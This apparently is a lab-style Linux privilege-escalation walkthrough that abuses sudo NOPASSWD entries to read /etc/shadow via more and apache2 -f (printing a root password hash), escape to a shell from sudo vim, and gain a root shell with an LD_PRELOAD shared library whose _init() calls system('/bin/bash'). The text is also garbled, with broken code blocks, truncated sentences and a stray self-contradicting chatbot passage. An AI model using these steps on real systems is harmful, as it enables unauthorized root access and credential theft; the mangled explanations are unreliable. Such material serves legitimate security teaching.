Sudo (Superuser Do) is a command-line utility in Unix and Linux systems that allows a permitted user to execute commands as another user, typically the root (superuser), according to security rules defined in the system's configuration.

Unlike switching users entirely, sudo runs a single command with elevated or different user privileges while keeping a record of the activity for security and auditing purposes.

This Sudo -l command let us that we can run these commands or tools without any password.

```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH
• It provides logging for accountability and security



User user may run the following commands on this host:
  (root) NOPASSWD: /usr/sbin/iftop
  (root) NOPASSWD: /usr/bin/find
  (root) NOPASSWD: /usr/bin/nano
  (root) NOPASSWD: /usr/bin/vim
  (root) NOPASSWD: /usr/bin/man
  (root) NOPASSWD: /usr/bin/awk
  (root) NOPASSWD: /usr/bin/less
  (root) NOPASSWD: /usr/bin/ftp
  (root) NOPASSWD: /usr/bin/nmap
  (root) NOPASSWD: /usr/sbin/apache2
  (root) NOPASSWD: /bin/more
user@debian:~$ █
```

“Sudo more” are used to read files.

```
user@debian:~$ sudo more /etc/shadow

Apache2 does not normally allow you to read arbitrary files. However, when you use the -f option, which is meant to specify an alternate ServerConfigFile, Apache attempts to load that file as its configuration file.

```
user@debian:~$ sudo apache2 -f /etc/sudoer
apache2: Could not open configuration file /etc/sudoer: No such file or directory
user@debian:~$ sudo apache2 -h
Usage: apache2 [-D name] [-d directory] [-f file]
              [-C "directive"] [-c "directive"]
              [-k start|restart|graceful|graceful-stop|stop]
              [-v] [-V] [-h] [-l] [-L] [-t] [-S] [-X]

Options:
  -D name             : define a name for use in <IfDefine name> directives
  -d directory        : specify an alternate initial ServerRoot
  -f file             : specify an alternate ServerConfigFile
  -C "directive"     : process directive before reading config files
  -c "directive"     : process directive after reading config files
  -e level            : show startup errors of level (see LogLevel)
  -E file             : log startup errors to file
  -g group            : run as group
  -k start            : start the server
  -m module           : enable module
  -n name             : define a name for use in <IfDefine name> directives
  -o file             : specify an alternate initial ServerRoot
  -r file             : read configuration from file
  -s command          : run command instead of starting the server
  -t                : run syntax check for config files
  -v                : show version number
  -V                : show compile settings
  -h                : list available command line options (this page)
  -l                : list compiled in modules
  -L                : list available configuration directives
  -t -D DUMP_VHOSTS  : show parsed settings (currently only vhost settings)
  -S                : a synonym for -t -D DUMP_VHOSTS
  -t -D DUMP_MODULES : show all loaded modules
  -M                : a synonym for -t -D DUMP_MODULES
  -t                : run syntax check for config files
  -X                : debug mode (only one worker, do not detach)

user@debian:~$
```



If the specified file is not a valid Apache configuration file, Apache returns an error. In that error message, it often displays information about the problem, including content from the first line of the file.

As a result, this behavior can unintentionally reveal the first line of a file, even though Apache is not designed to function as a file-reading tool.

```
user@debian:~$ sudo apache2 -f /etc/shadow
Syntax error on line 1 of /etc/shadow:
Invalid command 'root:$6$Tb/euwmK$0XA.dwMeOAcopwBl68boTG5zi65wIHsc840WAIye5VITLltVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:99999:7:::', perhaps m
isspelled or defined by a module not included in the server configuration
user@debian:~$ sudo apache2 -f /etc/passwd
Syntax error on line 1 of /etc/passwd:
Apache2: Syntax error on line 1 of /etc/passwd: Apachefor /etc/passwd: Invalid command 'root:x:0:0:root:/bin/bash', perhaps misspelled or defined by a module not included in the server configuration
```

Vim is a powerful text editor that allows users to temporarily escape to the system shell to execute external commands without closing the editor.

In Vim, the “!” (exclamation mark) is used to run external shell commands or to force certain actions.

```
user@debian:~$ sudo vim
uid=0(root) gid=0(root) groups=0(root)
```

What Happens When You Run **:!/bin/bash** in Vim

1. /bin/bash is the Bash shell executable.
2. Running it starts a new shell session.
3. It does NOT automatically give root access.
4. It simply starts a shell with the same privileges as your current user.
5. If you are already logged in as root (or using sudo vim), then the new shell will have root privileges.

```

will load.

• If it says "root", you are root.
• If it shows your username, it's just a normal shell.

Important Security Note
• Using `:/bin/bash` in `sudo` without a world-writable system file can accidentally give
which is a potential security risk.
• Only do this on trusted systems where you have permission.

 Key Takeaway
Running `:/bin/bash` starts a new shell.
It does not automatically give root—you only get root if Vim (or the terminal) was already run
root.

If you want, I can make a small diagram showing how `:/bin/bash` works in Vim and how ro

```

```

shell returned 127
Press ENTER or type command to continue

```

Root Access with Environment Variable



```

user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH
User user may run the following commands on this host:
Exam
Run a
Example
  (root) NOPASSWD: /usr/sbin/iftop
  (root) NOPASSWD: /usr/bin/find
  (root) NOPASSWD: /usr/bin/nano
  (root) NOPASSWD: /usr/bin/vim
  (root) NOPASSWD: /usr/bin/man
  (root) NOPASSWD: /usr/bin/awk
  (root) NOPASSWD: /usr/bin/less
  (root) NOPASSWD: /usr/bin/ftp
  (root) NOPASSWD: /usr/bin/nmap
  (root) NOPASSWD: /usr/sbin/apache2
  (root) NOPASSWD: /bin/more
user@debian:~$ █

```

What you do:

1. Write a shared library that executes automatically when loaded.
2. Use `_init()` so it runs before `main()`.
3. Remove `LD_PRELOAD` to avoid loop.
4. Spawn a shell.

The screenshot shows the assembly view of a debugger. A red box highlights the instruction `system("/bin/bash");`. The assembly code is as follows:

```

init() {
    unsetenv("LD_PRELOAD");
    system("/bin/bash");
}

```

Below the assembly, the file name is listed as "file.c" with 4L and 71C.

Compile the Shared Library

1. Convert C file into .so file.
2. Use position-independent code.

```

user@debian:~$ gcc -fPIC -shared -nostartfiles -o file.o file.c
user@debian:~$ ls
file.c  file.o  myvpn.ovpn  tools
user@debian:~$ █

```

Run Using env LD_PRELOAD

1. Use env to temporarily set LD_PRELOAD.
2. Force the target binary to load your .o first.

```

user@debian:~$ sudo LD_PRELOAD=/home/user/file.o vim
root@debian:/home/user# █

```

The same technique can be applied using **LD_LIBRARY_PATH**, where we place a malicious shared library in a custom directory and set **LD_LIBRARY_PATH** to load our library before the system's legitimate libraries, forcing the program to execute our injected code.
